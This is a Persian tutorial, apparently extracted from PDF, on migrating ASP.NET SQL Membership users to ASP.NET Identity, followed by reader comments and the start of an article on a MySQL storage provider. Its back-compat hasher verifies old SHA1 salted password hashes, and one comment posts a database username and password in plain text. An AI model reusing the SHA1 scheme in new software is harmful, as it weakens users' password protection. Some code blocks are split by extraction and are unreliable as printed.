کنید. این مورد نیز در ادامه مقاله بررسی شده است.

ساختن مدل‌ها و صفحات عضویت

تصورت پیش فرض سیستم ASP.NET Identity برای دریافت و ذخیره اطلاعات در دیتابیس عضویت از Entity Framework استفاده می‌کند. برای آنکه بتوانیم با جداول موجود کار کنیم، می‌بایست ابتدا مدل‌هایی که الگوی دیتابیس را نمایندگی می‌کنند ایجاد کنیم. برای این کار مدل‌های ما یا باید اینترفیس‌های موجود در Identity.Core را پیاده سازی کنند، یا می‌توانند پیاده سازی‌های پیش فرض را توسعه دهند. پیاده سازی‌های پیش فرض در Microsoft.AspNet.Identity.EntityFramework وجود دارند.

در نمونه ما، جداول AspNetRole, AspNetClaims, AspNetLogins و AspNetUserRole ستون‌هایی دارند که شباهت زیادی به پیاده سازی‌های پیش فرض سیستم Identity دارند. در نتیجه می‌توانیم از کلاس‌های موجود، برای Map کردن الگوی جدید استفاده کنیم. جدول AspNetUsers ستون‌های جدیدی نیز دارد. می‌توانیم کلاس جدیدی بسازیم که از **IdentityUser** ارث بری کند و آن را گسترش دهیم تا این فیلد‌های جدید را پوشش دهد.

یوشه‌ای با نام **Models** بسازید (در صورتی که وجود ندارد) و کلاسی با نام **User** به آن اضافه کنید.



کلاس User باید کلاس Microsoft.AspNet.Identity.EntityFramework.IdentityUser را که در اسمبلی وجود دارد گسترش دهد. خصیت هایی را تعریف کنید که نماینده الگوی جدول AspNetUser خواص ID, Username, PasswordHash و SecurityStamp در کلاس IdentityUser تعریف شده اند، بنابراین این خواص را در لیست زیر نمی بینید.

```
public class User : IdentityUser
{
    public User()
    {
        CreateDate = DateTime.Now;
        IsApproved = false;
        LastLoginDate = DateTime.Now;
        LastActivityDate = DateTime.Now;
        LastPasswordChangedDate = DateTime.Now;
        LastLockoutDate = DateTime.Parse("1/1/1754");
        FailedPasswordAnswerAttemptWindowStart = DateTime.Parse("1/1/1754");
        FailedPasswordAttemptWindowStart = DateTime.Parse("1/1/1754");
    }

    public System.Guid ApplicationId { get; set; }
    public string MobileAlias { get; set; }
    public bool IsAnonymous { get; set; }
    public System.DateTime LastActivityDate { get; set; }
    public string MobilePIN { get; set; }
    public string Email { get; set; }
    public string LoweredEmail { get; set; }
    public string LoweredUserName { get; set; }
    public string PasswordQuestion { get; set; }
    public string PasswordAnswer { get; set; }
    public bool IsApproved { get; set; }
    public bool IsLockedOut { get; set; }
    public System.DateTime CreateDate { get; set; }
    public System.DateTime LastLoginDate { get; set; }
    public System.DateTime LastPasswordChangedDate { get; set; }
    public System.DateTime LastLockoutDate { get; set; }
    public int FailedPasswordAttemptCount { get; set; }
    public System.DateTime FailedPasswordAttemptWindowStart { get; set; }
    public int FailedPasswordAnswerAttemptCount { get; set; }
    public System.DateTime FailedPasswordAnswerAttemptWindowStart { get; set; }
    public string Comment { get; set; }
}
```

حال برای دسترسی به دیتابیس مورد نظر، نیاز به یک DbContext داریم. اسمبلی Microsoft.AspNet.Identity.EntityFramework کلاسی با نام IdentityDbContext دارد که پیاده سازی پیش فرض برای دسترسی به دیتابیس ASP.NET Identity است. نکته قابل توجه این است که IdentityDbContext آبجکتی از نوع TUser را می تواند هر کلاسی باشد که از IdentityUser ارث بری کرده و آن را گسترش می دهد.

در پوشه Models کلاس جدیدی با نام ApplicationDbContext بسازید که از IdentityDbContext ارث بری کرده و از کلاس

User استفاده می‌کند.

```
public class ApplicationDbContext : IdentityDbContext<User>
{
}
```

مدیریت کاربران در ASP.NET Identity توسط کلاسی با نام `UserManager` انجام می‌شود که در اسمبلی `Microsoft.AspNet.Identity.EntityFramework` قرار دارد. چیزی که ما در این مرحله نیاز داریم، کلاسی است که از ارث بری می‌کند و آن را طوری توسعه می‌دهد که از کلاس `User` استفاده کند.

در پوشه `Models` کلاس جدیدی با نام `UserManager` بسازید.

```
public class UserManager : UserManager<User>
{
}
```

کلمه عبور کاربران بصورت رمز نگاری شده در دیتابیس ذخیره می‌شوند. الگوریتم رمز نگاری SQL Membership با سیستم `Identity` تفاوت دارد. هنگامی که کاربران قدیمی به سایت وارد می‌شوند، کلمه عبورشان را توسط الگوریتم‌های قدیمی SQL Membership رمزگشایی می‌کنیم، اما کاربران جدید از الگوریتم‌های ASP.NET Identity استفاده خواهند کرد.

کلاس `UserManager` خاصیتی با نام `PasswordHasher` دارد. این خاصیت نمونه ای از یک کلاس را ذخیره می‌کند، که اینترفیس `IPasswordHasher` را پیاده سازی کرده است. این کلاس هنگام تراکنش‌های احراز هویت کاربران استفاده می‌شود تا کلمه‌های عبور را رمز نگاری/رمزگشایی شوند. در کلاس `UserManager` کلاس جدیدی بنام `SQLPasswordHasher` بسازید. کد کامل را در لیست زیر مشاهده می‌کنید.

```
public class SQLPasswordHasher : PasswordHasher
{
    public override string HashPassword(string password)
    {
        return base.HashPassword(password);
    }

    public override PasswordVerificationResult VerifyHashedPassword(string hashedPassword, string providedPassword)
    {
        string[] passwordProperties = hashedPassword.Split('|');
        if (passwordProperties.Length != 3)
        {
            return base.VerifyHashedPassword(hashedPassword, providedPassword);
        }
        else
        {
            string passwordHash = passwordProperties[0];
            int passwordformat = 1;
            string salt = passwordProperties[2];
            if (String.Equals(EncryptPassword(providedPassword, passwordformat, salt),
passwordHash, StringComparison.CurrentCultureIgnoreCase))
            {
                return PasswordVerificationResult.SuccessRehashNeeded;
            }
            else
            {
                return PasswordVerificationResult.Failed;
            }
        }
    }

    //This is copied from the existing SQL providers and is provided only for back-compat.
    private string EncryptPassword(string pass, int passwordFormat, string salt)
    {
        if (passwordFormat == 0) // MembershipPasswordFormat.Clear
        return pass;

        byte[] bIn = Encoding.Unicode.GetBytes(pass);
```

```

byte[] bSalt = Convert.FromBase64String(salt);
byte[] bRet = null;

if (passwordFormat == 1)
{ // MembershipPasswordFormat.Hashed
    HashAlgorithm hm = HashAlgorithm.Create("SHA1");
    if (hm is KeyedHashAlgorithm)
    {
        KeyedHashAlgorithm kha = (KeyedHashAlgorithm)hm;
        if (kha.Key.Length == bSalt.Length)
        {
            kha.Key = bSalt;
        }
        else if (kha.Key.Length < bSalt.Length)
        {
            byte[] bKey = new byte[kha.Key.Length];
            Buffer.BlockCopy(bSalt, 0, bKey, 0, bKey.Length);
            kha.Key = bKey;
        }
        else
        {
            byte[] bKey = new byte[kha.Key.Length];
            for (int iter = 0; iter < bKey.Length; )
            {
                int len = Math.Min(bSalt.Length, bKey.Length - iter);
                Buffer.BlockCopy(bSalt, 0, bKey, iter, len);
                iter += len;
            }
            kha.Key = bKey;
        }
        bRet = kha.ComputeHash(bIn);
    }
    else
    {
        byte[] bAll = new byte[bSalt.Length + bIn.Length];
        Buffer.BlockCopy(bSalt, 0, bAll, 0, bSalt.Length);
        Buffer.BlockCopy(bIn, 0, bAll, bSalt.Length, bIn.Length);
        bRet = hm.ComputeHash(bAll);
    }
}
}

return Convert.ToBase64String(bRet);
}
}

```

دقت کنید تا فضاهای نام System.Text و System.Security.Cryptography را وارد کرده باشید.

متد EncodePassword کلمه عبور را بر اساس پیاده سازی پیش فرض SQL Membership رمزنگاری می کند. این الگوریتم از System.Web گرفته می شود. اگر اپلیکیشن قدیمی شما از الگوریتم خاصی استفاده می کرده است، همینجا باید آن را منعکس کنید. دو متد دیگر نیز بنامهای VerifyHashedPassword و HashPassword نیاز داریم. این متدها از EncodePassword برای رمزنگاری کلمه های عبور و تایید آنها در دیتابیس استفاده می کنند.

سیستم SQL Membership برای رمزنگاری (Hash) کلمه های عبور هنگام ثبت نام و تغییر آنها توسط کاربران، از PasswordHash و PasswordFormat استفاده می کرد. در روند مهاجرت، این سه فیلد در ستون PasswordHash و PasswordSalt جدول SQL ذخیره شده و با کاراکتر '[' جدا شده اند. هنگام ورود کاربری به سایت، اگر کله عبور شامل این فیلدها باشد از الگوریتم Membership برای بررسی آن استفاده می کیم. در غیر اینصورت از پیاده سازی پیش فرض ASP.NET Identity استفاده خواهد شد. با این روش، کاربران قدیمی لازم نیست کلمه های عبور خود را صرفا بدلیل مهاجرت اپلیکیشن ما تغییر دهند.

کلاس UserManager را مانند قطعه کد زیر بروز رسانی کنید.

```

public UserManager()
    : base(new UserStore<User>(new ApplicationDbContext()))
{
    this.PasswordHasher = new SQLPasswordHasher();
}

```

ایجاد صفحات جدید مدیریت کاربران

قدم بعدی ایجاد صفحاتی است که به کاربران اجازه ثبت نام و ورود را می‌دهند. صفحات قدیمی SQL Membership از کنترل‌های استفاده می‌کنند که با ASP.NET Identity سازگار نیستند. برای ساختن این صفحات جدید به [این مقاله](#) مراجعه کنید. از آنجا که در این مقاله پروژه جدید را ساخته ایم و پکیج‌های لازم را هم نصب کرده ایم، می‌توانید مستقیماً به قسمت Adding Web Forms for registering users to your application بروید.

چند تغییر که باید اعمال شوند:

فایل‌های User.cs و Register.aspx.cs از کلاس UserManager استفاده می‌کنند. این ارجاعات را با کلاس Models جدیدی که در پوشش ساختید جایگزین کنید.

همچنین ارجاعات استفاده از کلاس IdentityUser را به کلاس User که در پوشش Models ساختید تغییر دهید. لازم است توسعه دهنده مقدار ApplicationId را برای کاربران جدید طوری تنظیم کند که با شناسه اپلیکیشن حاری تطابق داشته باشد. برای این کار می‌توانید پیش از ساختن حساب‌های کاربری جدید در فایل Register.aspx.cs ابتدا شناسه اپلیکیشن را بدست آورید و اطلاعات کاربر را بدرستی تنظیم کنید.

مثال: در فایل Register.cs متدهای تعریف کنید که جدول aspnet_Applications را بررسی می‌کنند و شناسه اپلیکیشن را بر اساس نام اپلیکیشن بدست می‌آورد.

```
private Guid GetApplicationID()
{
    using (SqlConnection connection = new
SqlConnection(ConfigurationManager.ConnectionStrings["ApplicationServices"].ConnectionString))
    {
        string queryString = "SELECT ApplicationId from aspnet_Applications WHERE
ApplicationName = '/'; //Set application name as in database

        SqlCommand command = new SqlCommand(queryString, connection);
        command.Connection.Open();

        var reader = command.ExecuteReader();
        while (reader.Read())
        {
            return reader.GetGuid(0);
        }
    }

    return Guid.NewGuid();
}
```

حال می‌توانید این مقدار را برای آبجکت کاربر تنظیم کنید.

```
var currentApplicationId = GetApplicationID();

User user = new User() { UserName = Username.Text,
ApplicationId=currentApplicationId, ...};
```

در این مرحله می‌توانید با استفاده از اطلاعات پیشین وارد سایت شوید، یا کاربران جدیدی ثبت کنید. همچنین اطمینان حاصل کنید که کاربران پیشین در نقشهای مورد نظر وجود دارند.

مهاجرت به ASP.NET Identity مزايا و قابلیت‌های جدیدی را به شما ارائه می‌کند. مثل کاربران می‌توانند با استفاده از تامین کنندگان ثالثی مثل Facebook, Google, Microsoft, Twitter وغیره به سایت وارد شوند. اگر به [سورس کد این مقاله](#) مراجعه کنید خواهید دید که امکانات OAuth نیز فعال شده‌اند.

در این مقاله انتقال داده‌های پروفایل کاربران بررسی نشد. اما با استفاده از نکات ذکر شده می‌توانید پروفایل کاربران را هم بسادگی منتقل کنید. کافی است مدل‌های لازم را در پروژه خود تعریف کرده و با استفاده از اسکریپت‌های SQL داده‌ها را انتقال دهید.

نظرات خوانندگان

نویسنده: سمیرا قادری
تاریخ: ۱۳۹۲/۱۰/۲۳ ۱۳:۳۳

سلام ممنون از مطالب خوبتون .

زمانیکه در اپلکیشن خودم asp.net Configuration Security را انتخاب می نمایم با پیغام زیر مواجه می شوم
Unable to connect to SQL Server database

دستور زیر را هم اجرا کردم

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regsql.exe -S . -A all -d tt -U sa_tt -P asd123
در صورتیکه از login و password آن مطمئن هستم ولی مشکل حل نشد
در صورتیکه مشکل از permission چگونه باید آن را حل کنم
برنامه به شرح زیر است
Data Source=.;Initial Catalog=tt;User ID=sa_tt;Password=asd123
با تشکر
```

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۰/۲۳ ۱۴:۴۵

تنظیمات وب کانفیگ خودتون رو با [نمونه MSDN](#) برای تعریف membership مطابقت بدید. [جزئیات قسمتهای مختلف آن](#)

نویسنده: حمید
تاریخ: ۱۳۹۲/۱۰/۲۳ ۲۱:۱۰

خیلی ممنون آموزش‌های مفیدتون !

فرض کنید ما یک سیستم Authentication مثل Membership داریم با ۲ تا نقش. حالا می‌خواهیم نقش A به فرم F1 و بعضی از متدهاش دسترسی داشته و در فرم F2، نقش B به آن دسترسی داشته باشه. خوب تا اینجا فکر کنم پیاده سازیش راحت باشه. ولی مساله از جایی پیچیده میشه که ما بخواهیم در زمان اجرا این تنظیمات رو عوض کنیم مثلا: در فرم F1، نقش A دسترسیش به متدها و حتی به کل فرم تغییر کنه و یا اجازه دسترسی به فرم B بهش داده بشه و این شرایط رو برای چندین نقش و یا در سطح کاربر داشت توصیه چیه؟ از چه تکنولوژی و یا راهکاری میشه به این مقصود رسید.

خیلی ممنون

نویسنده: محسن خان
تاریخ: ۱۳۹۲/۱۰/۲۳ ۲۱:۳۷

پایه‌اش همین مسایل هست. فقط قسمتی که کار Authorization انجام میشه رو می‌توان سفارشی کرد. مثلا:

[Dynamic Controller/Action Authorization in ASP.NET MVC](#)
[MVC Dynamic Authorization](#)
[ASP.NET MVC Custom Authorize Attribute with Roles Parser](#)

نویسنده: کامران سادین
تاریخ: ۱۳۹۲/۱۱/۰۸ ۲:۱۳

ممنون از مطلب خوبتون.

من جداول خودم رو برای احراز هویت دارم آیا میشه همین جداول رو با ASP.NET Identity کار کنم؟
اگر نمیشه، این بانک ASP.NET Identity که توی SQL Server نمی‌سازه بانک Database.mdf رو می‌سازه، میشه توی SQL بسازیم از

همون ابتدای پروژه؟

نویسنده: محسن خان
تاریخ: ۹:۲۰ ۱۳۹۲/۱۱/۰۸

سیستم کارش EF Code first هست. این سیستم کدھاش گرھ خورده به بانک اطلاعاتی خاصی نیست. الان در این مثال رشته اتصالی به یک localdb اشاره می‌کند. شما می‌توانید کلا این رشته و نحوه تعریف اون رو برای کار با SQL CE یا SQL Server یا هر بانک اطلاعاتی دیگری که پروایدر code first داره، تغییر بدید و استفاده کنید. (و اگر با ef code first آشنایی ندارید، کم کم در آینده نمی‌توانید با کتابخانه‌های کمکی و جانبی دات نت کار کنید)

نویسنده: کامران سادین
تاریخ: ۱۰:۲۷ ۱۳۹۲/۱۱/۰۸

مقاله‌ای نیز راجع به تغییر فیلدھاش هم بنویسید بد نیست دوستان علاقه دارند. با تشکر.

نویسنده: محسن خان
تاریخ: ۱۰:۵۸ ۱۳۹۲/۱۱/۰۸

» سفارشی کردن [ASP.NET Identity در 5 MVC](#) « بیشتر در اینجا

نویسنده: مهدی
تاریخ: ۱۲:۳۴ ۱۳۹۳/۰۱/۱۹

دوست عزیز برای حل این مشکل شما باید پوشه سورس برنامه رو تغییر بدین. این مشکل به دلیل وجود خط فاصله تو آدرس (دایرکتوری) محل قرار گیری پروژه هست، اگه محل پروژه رو در جایی قرار دهید که در آدرس آن از فاصله استفاده نشده باشد به خوبی کار خواهد کرد.

در این مقاله جایگزینی پیاده سازی پیش فرض [ASP.NET Identity](#) را بررسی می کنیم. در ادامه خواهد خواند: جزئیات نحوه پیاده سازی یک [ASP.NET Identity Storage Provider](#) برای MySQL Workbench (MySQL Workbench) برای مدیریت دیتابیس مذکور تشریح اینترفیس هایی که باید پیاده سازی شوند، و نحوه استفاده از آنها در [ASP.NET Identity](#) ایجاد یک دیتابیس MySQL روی Windows Azure نحوه استفاده از یک ابزار کلاینت (MySQL Workbench) برای مدیریت دیتابیس مذکور نحوه جایگزینی پیاده سازی سفارشی با نسخه پیش فرض در یک اپلیکیشن ASP.NET MVC

در انتهای این مقاله یک اپلیکیشن ASP.NET MVC خواهیم داشت که از [ASP.NET Identity](#) و تامین کننده سفارشی جدید استفاده می کند. دیتابیس اپلیکیشن MySQL خواهد بود و روی Windows Azure میزبانی می شود. سورس کد کامل این مثال را هم می توانید از [این لینک](#) دریافت کنید.

پیاده سازی یک [Storage Provider](#) سفارشی برای ASP.NET Identity

سیستم توسعه پذیری است که می توانید بخش های مختلف آن را جایگزین کنید. در این سیستم بناهای سطح بالایی مانند [Stores](#) و [Managers](#) وجود دارند.

کلاس های سطح بالایی هستند که توسعه دهنده از آنها برای اجرای عملیات مختلف روی [ASP.NET Identity](#) استفاده می کنند. مدیریت کننده های موجود عبارتند از [UserManager](#) و [RoleManager](#). کلاس [UserManager](#) برای اجرای عملیات مختلف روی کاربران استفاده می شود، مثلا ایجاد کاربر جدید یا حذف آنها. کلاس [RoleManager](#) هم برای اجرای عملیات مختلف روی نقش ها استفاده می شود.

کلاس های سطح پایین تری هستند که جزئیات پیاده سازی را در بر می گیرند، مثلا اینکه موجودیت های کاربران و نقش ها چگونه باید ذخیره و بازیابی شوند. این کلاس ها با مکانیزم ذخیره و بازیابی تلفیق شده اند. مثلا کلاسی با نام [Microsoft.AspNet.Identity.EntityFramework](#) دارد که برای ذخیره و بازیابی [User](#) ها و داده های مربوطه توسط [EntityFramework](#) استفاده می شود.

کلاس های [Stores](#) از تفکیک شده اند و هیچ وابستگی ای به یکدیگر ندارند. این تفکیک بدین منظور انجام شده که بتوانید مکانیزم ذخیره و بازیابی را جایگزین کنید، بدون اینکه اپلیکیشن شما از کار بیافتد یا نیاز به توسعه بیشتر داشته باشد. کلاس های [Manager](#) می توانند با هر [Store](#) ای ارتباط برقرار کنند. از آنجا که شما از API های سطح بالای [UserManager](#) برای انجام عملیات CRUD روی کاربران استفاده می کنید، اگر [UserStore](#) را با پیاده سازی دیگری جایگزین کنید، مثلا [AzureTable Storage](#) یا [MySQL](#) یا [AzureTable Storage](#)، نیازی به بازنویسی اپلیکیشن نیست.


در مثال جاری پیاده سازی پیش فرض [Entity Framework](#) را با یک تامین کننده MySQL جایگزین می کنیم. پیاده سازی کلاس های [Storage](#)

برای پیاده سازی تامین کننده های سفارشی، باید کلاس هایی را پیاده سازی کنید که همتای آنها در [Microsoft.AspNet.Identity.EntityFramework](#) وجود دارند:

```
UserStore<TUser>
IdentityUser
RoleStore<TRole>
IdentityRole
```

پیاده سازی پیش فرض [Entity Framework](#) را در تصاویر زیر مشاهده می کنید.

Users



در مخزن پیش فرض ASP.NET Identity EntityFramework کلاس‌های بیشتری برای موجودیت‌ها مشاهده می‌کنید.

`IdentityUserClaim`

`IdentityUserLogin`

`IdentityUserRole`

همانطور که از نام این کلاس‌ها مشخص است، اختیارات، نقش‌ها و اطلاعات ورود کاربران توسط این کلاس‌ها معرفی می‌شوند. در مثال جاری این کلاس‌ها را پیاده سازی نخواهیم کرد، چرا که بارگذاری اینگونه رکوردها از دیتابیس به حافظه برای انجام عملیات پایه (مانند افزودن و حذف اختیارات کاربران) سنگین است. در عوض کلاس‌های backend store اینگونه عملیات را بصورت مستقیم روی دیتابیس اجرا خواهد کرد. بنوان نمونه متد `UserStore.GetClaimsAsync()` را در نظر بگیرید. این متد به نوبه خود متد `userClaimTable.FindById(user.Id)` را فراخوانی می‌کند که یک کوئری روی جدول مربوطه اجرا می‌کند و لیستی از اختیارات کاربر را بر می‌گردد.

```

public Task<IList<Claim>> GetClaimsAsync(IdentityUser user)
{
    ClaimsIdentity identity = userClaimsTable.FindById(user.Id);
    return Task.FromResult<IList<Claim>>(identity.Claims.ToList());
}

```

```
}
```

برای پیاده سازی یک تامین کننده سفارشی MySQL مراحل زیر را دنبال کنید.

1. کلاس کاربر را ایجاد کنید، که اینترفیس **IUser** را پیاده سازی می کند.

```
public class IdentityUser : IUser
{
    public IdentityUser(){...}
    public IdentityUser(string userName) (){...}
    public string Id { get; set; }
    public string UserName { get; set; }
    public string PasswordHash { get; set; }
    public string SecurityStamp { get; set; }
}
```

2. کلاس User Store را ایجاد کنید، که اینترفیس های **IUserStore** ، **IUserClaimStore** ، **IUserLoginStore** ، **IUserRoleStore** و **IUserPasswordStore** را پیاده سازی می کند. توجه کنید که تنها اینترفیس **IUserStore** را باید پیاده سازی کنید، مگر آنکه بخواهید از امکاناتی که دیگر اینترفیس ها ارائه می کنند هم استفاده کنید.

```
public class UserStore : IUserStore<IdentityUser>,
    IUserClaimStore<IdentityUser>,
    IUserLoginStore<IdentityUser>,
    IUserRoleStore<IdentityUser>,
    IUserPasswordStore<IdentityUser>
{
    public UserStore(){...}
    public Task CreateAsync(IdentityUser user){...}
    public Task<IdentityUser> FindByIdAsync(string userId){...}
    ...
}
```

3. کلاس Role را ایجاد کنید که اینترفیس **IRole** را پیاده سازی می کند.

```
public class IdentityRole : IRole
{
    public IdentityRole(){...}
    public IdentityRole(string roleName) (){...}
    public string Id { get; set; }
    public string Name { get; set; }
}
```

4. کلاس Role Store را ایجاد کنید که اینترفیس **IRoleStore** را پیاده سازی می کند. توجه داشته باشید که پیاده سازی این مخزن اختیاری است و در صورتی لازم است که بخواهید از نقش ها در سیستم خود استفاده کنید.

```
public class RoleStore : IRoleStore<IdentityRole>
{
    public RoleStore(){...}
    public Task CreateAsync(IdentityRole role){...}
    public Task<IdentityRole> FindByIdAsync(string roleId){...}
    ...
}
```

این کلاس اتصال دیتابیس MySQL و کوئری ها را کپسوله می کند. کلاس های UserStore و RoleStore توسط نمونه ای از این کلاس و هله سازی می شوند.

این کلاس جدول Roles و عملیات CRUD مربوط به آن را کپسوله می کند.

این کلاس جدول UserClaims و عملیات CRUD مربوط به آن را کپسوله می کند.

این کلاس جدول UserLogins و عملیات CRUD مربوط به آن را کپسوله می کند.


این کلاس جدول UserRoles و عملیات CRUD مربوط به آن را کپسوله می کند.

این کلاس جدول Users و عملیات CRUD مربوط به آن را کپسوله می کند.

ایجاد یک دیتابیس MySQL روی Windows Azure

1. به پورتال مدیریتی Windows Azure وارد شوید.

2. در پایین صفحه روی NEW + کلیک کنید و گزینه STORE را انتخاب نمایید.



در ویزارد Choose Add-on به سمت پایین اسکرول کنید و گزینه ClearDB MySQL Database را انتخاب کنید. سپس به مرحله بعد بروید.

Choose an Add-on

ALL

APP SERVICES

DATA



ClearDB MySQL Database




ClearPointe Azure Management



cloudinary



D&B Business Insight



Embarke Email Analytics



Engine Yard Platform as a Service



ClearDB MySQL Database

SuccessBricks, Inc.

ClearDB is a powerful, fault-tolerant database-as-a-service in the cloud for your MySQL powered applications.

PUBLISHED DATE 10/10/2012



2

3

4. راهکار **Free** بصورت پیش فرض انتخاب شده، همین گزینه را انتخاب کنید و نام دیتابیس را به **IdentityMySQLDatabase** تغییر دهید. نزدیکترین ناحیه (region) به خود را انتخاب کنید و به مرحله بعد بروید.

PURCHASE FROM STORE

Personalize Add-on

PLANS (4)

Free

Great for getting started and developing your apps.
Includes 20 MB of storage and up to 4 connections.

0 USD/month

Venus

Excellent for light test and staging apps that need a reliable MySQL database. Includes support for up to 1 GB of storage and up to 15 connections.

9.99 USD/month

PROMOTION CODE



NAME



REGION



